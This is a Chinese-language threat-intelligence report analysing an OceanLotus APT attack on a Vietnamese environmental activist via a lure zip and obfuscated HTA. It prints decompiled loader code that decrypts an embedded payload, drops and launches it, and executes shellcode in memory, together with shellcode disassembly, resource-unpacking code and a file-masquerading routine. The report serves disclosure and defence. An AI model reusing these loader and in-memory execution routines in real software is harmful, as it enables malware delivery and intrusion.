奇安信 威胁情报中心

RESEARCH
数 据 驱 动 安 全

海莲花组织使用新技术手段攻击越南某环保组织

2019-06-20 By 红雨滴团队 | 事件追踪

海莲花（OceanLotus），是一个据称越南背景的APT组织。该组织最早于2015年5月被天眼实验室（奇安信威胁情报中心红雨滴团队的前身）所揭露并命名，其攻击活动最早可追溯到2012 年4月，攻击目标包括中国海事机构、海域建设部门、科研院所和航运企业，后扩展到几乎所有重要的组织机构，并持续活跃至今。


红雨滴（@RedDrip7）团队一直对海莲花团伙的活动保持高强度的跟踪，在近期发布了重磅报告《海莲花团伙对中南半岛国家攻击活动的总结：目标、手法及技术演进》后，再次发现一起针对越南攻击，该活动主要针对一名越南环保人士，攻击过程中使用了新的恶意载荷以及恶意软件，在此我们披露了此次攻击活动的细节与安全业界一起完善关于海莲花这个团伙的拼图。

诱饵分析

本次投放的样本是越南语诱饵的zip压缩包

Thông tin về chuyên đề môi trường_Nhờ anh Đặng Vũ Lượng tư vấn thêm.zip

从压缩包内容来看，分别是以越南语”插图”命名的三幅图片，分别表现出越南目前河边垃圾众多，工厂四处排烟，臭水沟全是垃圾的场景。此情此景，令人作呕。同时也更加明确，**实行垃圾强制分类**的重要性。



除了图片外，主要的攻击样本便是名为Van nan moi truong Viet Nam hien nay va giai phap khac phuc hau qua_Phuong huong trong thoi gian toi的hta脚本

翻译后为：越南目前的环境问题和克服后果的解决方案

可见，无论是从压缩包的诱饵名称，还是作为攻击样本的诱饵名称，都符合攻击环保人士Dang Vu Luong的场景。

因此我们将本次攻击，定性为: 海莲花组织攻击越南环保人士

样本分析

海莲花本次的样本执行流程大致为：

1. hta样本解密并加载后续的附加数据
2. 释放adobe reader的白利用文件，加载后会连接C2通信

载荷分析

hta脚本进行过混淆处理，处理方式会把字符串中的","，"."，" "分别替换成"+"，"/"，"="：

图2.1 混淆后的hta脚本

通过一些特征可见，该脚本使用cactusTorch框架生成的（https://github.com/mdsecactivebreach/CACTUSTORCH），其首先会解密出Loader模块，通过Loader模块解密附加数据，并在内存中执行解密后的shellcode：




图2.2 内存中加载Loader

向Loader的"X"函数传递的参数如下：

WinShusWenTun.X (1632689155 ,31529 ,194,1292962)

各个参数的意义如下表：

参数名	参数值	意义
参数1	163268915（0x6150DC03）	4字节key，只是用前3个字节（0x03,0xdc,0x50）
参数2	31529	Script末尾的位置，也就是附加数据的开始位置
参数3	194	释放的docx文件的名字的长度
参数4	1292962	附加数据的长度

而第二个参数就是附加数据的开始位置：

```
00031312 75 75 73 20 20 20 26 20  20 20 22 4A 42 77 41 41  uus   &   "JBwAA
00031328 41 41 6F 4A 42 77 41 41  41 41 6B 54 41 41 41 41  AAoJBwAAAAkTAAAA
00031344 43 52 45 41 41 41 41 4B  43 77 20 20 22 20 20 0D  CREAAAAKCw  "  .
00031360 0A 20 20 20 4D 69 70 53  68 75 6D 50 65 74 42 61  .   MipShumPetBa
00031376 70 57 68 61 77 20 20 20  20 22 76 34 2E 30 2E 33  pWhaw    "v4.0.3
00031392 30 33 31 39 22 2C 20 44  6F 6E 67 58 75 74 20 20  0319", DongXut
00031408 20 2C 43 68 65 74 46 69  74 20 20 2C 36 38 37 38   ,ChetFit  ,6878
00031424 35 20 2C 35 39 37 38 35  20 20 2C 20 20 36 20 20  5 ,59785  ,  6
00031440 20 0D 0A 20 4D 69 70 53  68 75 6D 50 65 74 42 61   .. MipShumPetBa
00031456 70 57 68 61 77 20 20 20  22 76 32 2E 30 2E 35 30  pWhaw   "v2.0.50
00031472 37 32 37 22 2C 20 20 20  44 6F 6E 67 58 75 74 2C  727",   DongXut,
00031488 20 20 51 75 75 73 20 2C  20 20 36 38 37 32 35 2C    Quus ,  68725,
00031504 20 35 39 37 33 38 20 20  2C 32 30 20 0D 0A 3C 2F   59738  ,20 ..</
00031520 73 63 72 69 70 74 3E 0D  0A 36 2E 33 41 45 4E 79  script>. 6.3AENy
00031536 75 2E 53 4B 75 48 33 66  68 6A 4C 5A 55 66 73 4D  u.SKuH3fhjLZUfsM
00031552 4E 4F 49 64 4C 68 69 32  51 50 35 42 6B 55 39 45  NOIdLhi2QP5BkU9E
00031568 45 76 42 74 6C 56 6D 6D  64 33 73 4E 38 68 6E 63  EvBtlVmmd3sN8hnc
00031584 48 59 79 77 34 54 47 55  6D 44 59 7A 31 51 64 6E  HYyw4TGUmDYz1Qdn
00031600 6F 4F 0D 0A 34 4F 53 6B  44 42 49 64 42 68 4D 37  oO..4OSkDBIdBhM7
00031616 54 45 49 45 6F 61 36 58  71 6F 5A 5A 66 2C 76 61  TEIEoa6XqoZZf,va
00031632 2C 30 31 54 78 49 41 77  54 5A 6F 70 76 61 76 33  ,01TxIAwTZopvav3
00031648 6F 56 57 67 7A 5A 31 30  46 2C 53 75 4A 78 46 70  oVWgzZ10F,SuJxFp
00031664 69 58 4D 44 63 50 71 44  64 7A 6B 43 68 46 78 75  iXMDcPqDdzkChFxu
00031680 39 30 63 7A 76 30 45 61  37 55 6A 49 36 77 69 62  90czv0Ea7UjI6wib
00031696 4C 73 69 59 72 46 77 59  4C 30 2C 62 62 4D 6B 49  LsiYrFwYL0,bbMkI
00031712 37 34 31 49 36 34 6C 62  66 77 35 62 66 77 55 54  741I64lbfw5bfwUT
00031728 49 39 77 62 72 4D 30 5A  76 4A 64 44 74 5A 30 41  I9wbrM0ZvJdDtZ0A
00031744 39 78 51 41 39 78 51 41  31 32 55 33 59 4F 56 70  9xQA9xQA12U3YOVp
00031760 6D 78 63 78 6E 6E 67 44  78 6E 31 73 39 43 63 33  mxcxnngDxn1s9Cc3
00031776 75 68 63 78 33 6E 67 44  77 4A 6F 4C 64 0D 0A 43  uhcx3ngDwJoLd..C
00031792 46 70 6D 78 63 33 65 52  4B 44 30 50 31 73 39 43  FpmxC3eRKD0P1s9C
00031808 63 33 76 39 63 79 33 6E  67 44 78 6E 31 73 74 41  c3v9cy3ngDxn1stA
00031824 51 70 6D 78 63 7A 77 46  6A 44 78 72 31 73 39 43  QpmxczwFjDxr1s9C
00031840 4F 4F 38 64 63 34 6E 6E  67 44 77 4A 6F 48 4E 43  OO8dc4nngDwJoHNC
00031856 5A 70 6D 78 63 33 65 52  37 44 78 6A 31 73 39 43  ZpmxC3eR7Dxj1s9C
00031872 4F 4F 2E 46 63 78 33 6E  67 44 34 34 35 59 4C 53  OO.Fcx3ngD445YLS
00031888 56 70 6D 78 63 41 39 78  51 41 39 78 51 41 39 78  VpmxcA9xQA9xQA9x
00031904 51 41 39 78 51 41 39 78  51 41 7A 48 51 36 68 50  QA9xQA9xQAzHQ6hP
```

31529 位置

图2.3 hta文件后面的附加数据

Loader分析

解密出来的Loader的模块名为L.dll，该dll的功能主要是解密并加载hta后面的附加数据：




图2.4 Loader的一些函数

X函数主要是加密和加载shellcode的；解密算法是base64后再和key单字节循环异或，而key是由参数传递而来：

```
144     public int X(int encKey, int htaLen, int nameLen, int shLen)
145     {
146         byte[] array = null;
147         try
148         {
149             int size = IntPtr.Size;
150             if (8 == size)
151             {
152                 this.R();
153                 return 1000;
154             }
155             byte[] array2 = null;
156             for (int i = 0; i < L.args.Length; i++)
157             {
158                 string text = L.args[i];
159                 if (!string.IsNullOrEmpty(text) && (text.EndsWith(".hta", StringComparison.OrdinalIgnoreCase) || text.EndsWith(".vbs", StringComparison.OrdinalIgnoreCase)))
160                 {
161                     string text2 = File.ReadAllText(text);
162                     text2 = text2.Substring(htaLen);
163                     text2 = text2.Replace(' ', '=');
164                     text2 = text2.Replace('.', '/');
165                     text2 = text2.Replace(',', '+');
166                     text2 = text2.Replace("\r", string.Empty);
167                     text2 = text2.Replace("\n", string.Empty);
168                     array2 = Convert.FromBase64String(text2);
169                     L.Dec(array2, encKey);
170                     break;
171                 }
172             }
173             if (array2 != null)
174             {
175                 array = new byte[shLen];
176                 Array.Copy(array2, array, array.Length);
177                 byte[] array3 = new byte[nameLen];
178                 Array.Copy(array2, shLen, array3, 0, array3.Length);
179                 string text3 = Encoding.Unicode.GetString(array3);
180                 if (!string.IsNullOrEmpty(text3))
181                 {
182                     byte[] array4 = new byte[array2.Length - nameLen - shLen];
183                     Array.Copy(array2, shLen + nameLen, array4, 0, array4.Length);
184                     text3 = Path.Combine(Path.GetTempPath(), text3);
185                     File.WriteAllBytes(text3, array4);
186                     Process.Start(text3);
187                 }
```

图2.5 L.dll的X函数

这里的key为1632689155（0x6150DC03），从算法看只用前3个字节（0x03,0xdc,0x50）逐字节异或解密：

```
132     // Token: 0x06000009 RID: 9 RVA: 0x000022B4 File Offset: 0x000004B4
133     private static void Dec(byte[] buf, int key)
134     {
135         byte[] bytes = BitConverter.GetBytes(key);
136         for (int i = 0; i < buf.Length; i++)
137         {
138             int num = (int)(buf[i] ^ bytes[i % 3]);
139             buf[i] = (byte)(num & 255);
140         }
141     }
```

图2.6 L.dll的Dec解密函数

然后把解密后的数据在内存中执行起来：

```
70      public void B(byte[] b)
71      {
72          try
73          {
74              int num = b.Length + 256;
75              while (num % 4096 != 0)
76              {
77                  num++;
78              }
79              IntPtr ptr = L.VirtualAlloc(IntPtr.Zero, num, 4096, 64);
80              for (int i = 0; i < b.Length; i++)
81              {
82                  Marshal.WriteByte(ptr, i, b[i]);
83              }
84              L.F f = Marshal.GetDelegateForFunctionPointer(ptr, typeof(L.F)) as L.F;
85              f(IntPtr.Zero);
86          }
87          catch (Exception)
88          {
89          }
90      }
```

图2.7 L.dll的B函数

Loader执行的shellcode的功能主要是释放文件并实现持久化，从代码特征可见，**海莲花**经常使用该shellcode发起攻击。

```
seg000:0013902E                 lea     esp, [esp-4]
seg000:00139032                 pushf
seg000:00139033                 push    ecx
seg000:00139034                 shl     ecx, 3
seg000:00139037                 push    ebx
seg000:00139038                 inc     bh
seg000:0013903A                 or      ecx, ecx
seg000:0013903C                 shl     cx, 6
seg000:00139040                 push    eax
seg000:00139041                 aaa
seg000:00139042                 push    edx
seg000:00139043                 cwd
seg000:00139045                 cwd
seg000:00139047                 mov     eax, 2A02h
seg000:0013904C                 mov     ecx, 0DE43h
seg000:00139051                 mul     ecx
seg000:00139053                 neg     al
seg000:00139055                 bswap   ebx
seg000:00139057                 mov     ax, 6Ch ; 'l'
seg000:0013905B                 mov     cx, 50h ; 'P'
seg000:0013905F                 mul     cx
seg000:00139062                 stc
seg000:00139063                 sahf
seg000:00139064                 push    ecx
seg000:00139065                 cbw
seg000:00139067                 bswap   edx
seg000:00139069                 inc     edx
seg000:0013906A                 or      dh, dl
seg000:0013906C                 cdq
seg000:0013906D                 mov     edx, [esp+1Ch+var_18]
seg000:00139071                 das
seg000:00139072                 mov     bx, cx
seg000:00139075                 mov     ebx, [esp+1Ch+var_10]
seg000:00139079                 mov     ecx, [esp+1Ch+var_C]
seg000:0013907D                 aas
seg000:0013907E                 mov     eax, [esp+1Ch+var_8]
seg000:00139082                 push    eax
seg000:00139083                 popf
seg000:00139084                 mov     eax, [esp+1Ch+var_14]
seg000:00139088                 lea     esp, [esp+18h]
seg000:0013908C                 mov     [esp+4+var_4], ebp
seg000:0013908F                 mov     ebp, esp
seg000:00139091                 sub     esp, 7E8h
seg000:00139097                 mov     eax, fs:dword_30
seg000:0013909D                 push    ebx
```

图2.8 海莲花常用到的shellcode

Shellcode在内存中加载起来后，执行shellcode后其会在内存中加载dll文件

```
1791                    __asm { aam }
1792                    v302 = v78;
1793                    LOWORD(v78) = ~(_WORD)v78;
1794                    ++_EAX;
1795                    v303 = __readeflags();
1796                    v304 = _EAX;
1797                    __asm { aam }
1798                    v306 = _EBX;
1799                    v307 = _EBX + 1;
1800                    BYTE1(v307) = (_EAX >> 31) ^ 0xB5;
1801                    _BitScanForward((unsigned int *)&_EAX, v307);
1802                    __asm { aam }
1803                    __writeeflags(v303);
1804                    _ECX = v78 - 1 + 20588;
1805                    _EAX = _byteswap_ulong(__ROL4__(v304, 1));
1806                    __asm { xadd    eax, ecx }
1807                    _EAX >>= 2;
1808                    __asm { aad }
1809                    __writeeflags(v299);
1810                    v314 = (void (__stdcall *)(signed int, int, char *, signed int))(v49
1811                                                                                     + *((_DWORD *)fun_RtlMoveMemory + *((unsigned __int16 *)v807 + v302)));
1812                    v799 = v306;
1813                    v800 = v306;
1814                    v314(v306, v49, &v799, v306);
1815                  }
1816                }
```

图2.9 shellcode内存中加载dll

后续的释放文件都存放在资源中，从资源数据中通过RtlCompressBuffer解压出要释放的PE文件：

```
v0 = GetModuleHandleW(L"ntdll.dll");
if ( !v0 )
  return 0;
if ( !&fun_RtlGetCompressionWorkSpaceSize )
  return 0;
fun_RtlGetCompressionWorkSpaceSize = 0;
v2 = GetProcAddress(v0, "RtlGetCompressionWorkSpaceSize");
if ( !v2 )
  return 0;
fun_RtlGetCompressionWorkSpaceSize = (int)v2;
if ( !&fun_RtlCompressBuffer )
  return 0;
fun_RtlCompressBuffer = 0;
v3 = GetProcAddress(v0, "RtlCompressBuffer");
if ( !v3 )
  return 0;
fun_RtlCompressBuffer = (int)v3;
if ( !&fun_RtlDecompressBuffer )
  return 0;
fun_RtlDecompressBuffer = 0;
v4 = GetProcAddress(v0, "RtlDecompressBuffer");
if ( !v4 )
  return 0;
fun_RtlDecompressBuffer = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v4;
return 1;
}
```

图2.10 获取解压API的地址

资源名为0x65和0x66，如图所示，若0x65资源不存在则其会去获取0x66的资源数据。

```
CoInitialize(0);
LOBYTE(v4) = sub_8B4D90();
if ( (_BYTE)v4 )
{
  v5 = (HMODULE)off_8C3FA0;
  if ( off_8C3FA0 )
  {
    v9 = 0;
    v4 = (signed int *)fun_GetResourceData(0x409u, (LPCWSTR)0x65, (HMODULE)off_8C3FA0, (LPCWSTR)0x320, (int)&v9);
    v6 = v4;
    if ( v4 )
    {
      if ( v9 )
      {
        v8 = 0;
        v4 = (signed int *)fun_GetResourceData(0x409u, (LPCWSTR)0x66, v5, (LPCWSTR)0x320, (int)&v8);
        if ( v4 )
        {
          if ( v8 )
            LOBYTE(v4) = sub_8B1B10(v6, v9, (int)v4, v8);
        }
      }
    }
  }
}
return (char)v4;
}
```

图2.11 获取资源数据

获取的资源数据如下，包括文件名、文件大小和压缩后的数据：

地址	HEX 数据												ASCII
008C6330	02	00	00	00	02	00	00	00	1E	00	00	00	41 00 33 00	□...□.....A.3.
008C6340	44	00	55	00	74	00	69	00	6C	00	69	00	74 00 79 00	D.U.t.i.l.i.t.y.
008C6350	2E	00	65	00	78	00	65	00	00	00	EB	FA	01 00 02 01	..e.x.e...膳□.□□
008C6360	00	00	58	D5	03	00	D1	B2	00	4D	5A	90	00 03 00 00	..X?.巡.MZ?□..
008C6370	00	82	04	00	30	FF	FF	00	00	B8	00	38	2D 01 00 40	.?.0 ..?8-□.@
008C6380	04	38	19	00	F8	00	0C	0E	1F	00	BA	0E	00 B4 09 CD	□8□.?.□.?.??
008C6390	21	B8	00	01	4C	CD	21	54	68	69	73	00	20 70 72 6F	!?□L?This. pro
008C63A0	67	72	61	6D	00	20	63	61	6E	6E	6F	74	20 00 62 65	gram. cannot .be
008C63B0	20	72	75	6E	20	69	00	6E	20	44	4F	53	20 6D 6F 80	run i.n DOS mo€
008C63C0	64	65	2E	0D	0D	0A	24	04	86	00	F7	AB	1B BB B3 CA	de....$□?鳙□怀?
008C63D0	75	E8	41	05	03	24	0E	0B	E8	B1	00	07	94 10 0C 1B	u鐰□□$□□璞.□?.□
008C63E0	E8	BA	02	07	08	E8	B7	11	02	07	18	E8	A5 00 07 70	韬□□□璧□□□□瑗.□p
008C63F0	C5	2A	41	02	1F	70	C5	28	E8	A3	02	17	0E 44 E8 BE	?A□p?瑁□□□D权
008C6400	02	3B	74	E8	60	02	0F	07	44	E8	BC	02	07 09 E8 B2	□;t鐳□□□D杓□□.璨
008C6410	02	07	0D	61	02	07	52	69	63	68	01	5F	05 BB 50 00	□□.a□□Rich□_□籔.
008C6420	45	00	00	4C	01	05	00	24	08	C4	50	48	85 09 E0 00	E..L□□.$□膜H??
008C6430	02	01	00	0B	01	08	00	00	10	02	00	48	00 A0 01 82	□□.□□□..□□.H.??
008C6440	09	79	F7	80	03	10	FD	00	04	20	80	09	81 8A 81 05	.y鸞□□?□ €.京?
008C6450	80	01	81	97	01	00	11	85	03	00	90	66	82 0B F7 7E	€□个□.□?.恍?鱷
008C6460	04	F0	00	02	00	40	03	1A	81	15	86	03	06 03 41 02	□?□.@□□??□□A□
008C6470	00	8C	B5	02	00	2C	01	31	B0	10	65	00	14 3B 08 0C	.厩□.,□1?e.□;□.

图2.12 资源中的原始数据

然后获取system32、Program File和Windows目录下的exe和dll文件名，插入到数组里，然后随机生成一个随机数，在数组里随机选中一个文件，获取该文件的文件名和文件描述，并分别作为释放的exe的文件名和恶意代码释放的所处文件夹名：

```
70  v37 = 0;
71  sub_8B2710(L"*.exe", &String1, 0, 1, &LastWriteTime.dwLowDateTime);// Get the exe name in the system32 directory
72  sub_8B2710(L"*.dll", &String1, 0, 1, &LastWriteTime.dwLowDateTime);// Get the dll name in the system32 directory
73  ExpandEnvironmentStringsW(L"%ProgramFiles%", &String1, 0x104u);
74  if ( !PathFileExistsW(&String1) )
75  {
76    lstrcpyW(&String1, &Buffer);
77    v29 = 0;
78    PathAppendW(&String1, L"Program Files");
79  }
80  lstrcpyW(&::String1, &String1);
81  LastAccessTime.dwLowDateTime = 0;
82  LastAccessTime.dwHighDateTime = 0;
83  v16 = 0;
84  LOBYTE(v37) = 1;
85  sub_8B2710(0, &String1, 1, 0, &LastAccessTime.dwLowDateTime);// Get the file name in the program files directory
86  sub_8B2710(0, &Buffer, 1, 0, &LastAccessTime.dwLowDateTime);// Get the file name in the Windows directory
19  v5 = pMore;
20  if ( !pMore )
21    v5 = L"*.*";
22  String1 = 0;
23  fun_memset((__m128i *)&v16, 0, 0x206u);
24  lstrcpyW(&String1, a2);
25  PathAppendW(&String1, v5);
26  pszPath = 0;
27  fun_memset((__m128i *)&v18, 0, 0x206u);
28  FindFileData.dwFileAttributes = 0;
29  fun_memset((__m128i *)&FindFileData.ftCreationTime, 0, 0x24Cu);
30  v6 = (char *)FindFirstFileW(&String1, &FindFileData);
31  v7 = v6;
32  result = v6 + 1 != 0;
33  for ( i = v7; result; result = FindNextFileW(v7, &FindFileData) )
34  {
35    v9 = FindFileData.dwFileAttributes & 0x10;
36    if ( (a3 && v9 == 0x10 || a4 && v9 != 0x10) && FindFileData.cFileName[0] != '.' )
37    {
38      lstrcpyW(&pszPath, a2);
39      PathAppendW(&pszPath, FindFileData.cFileName);
40      LOWORD(v12) = 0;
41      v14 = 7;
42      v13 = 0;
43      sub_8B3220((unsigned int)&pszPath, &v12, wcslen(&pszPath));
44      v19 = 0;
45      sub_8B3000((unsigned int)&v12, a5);
46      v19 = -1;
47      if ( v14 >= 8 )
48        sub_8B511B(v12);
49      v7 = i;
50    }
51  }
52  if ( v7 != (void *)-1 )
53    result = FindClose(v7);
54  return result;
55}
```

图2.13 获取指定目录的文件名

如果随机选中rasman.dll，就会获取这个的文件描述作为恶意代码释放到的所处文件夹的名字，这里就是创建Remote Access Connection Manger文件夹，用于放置恶意代码。

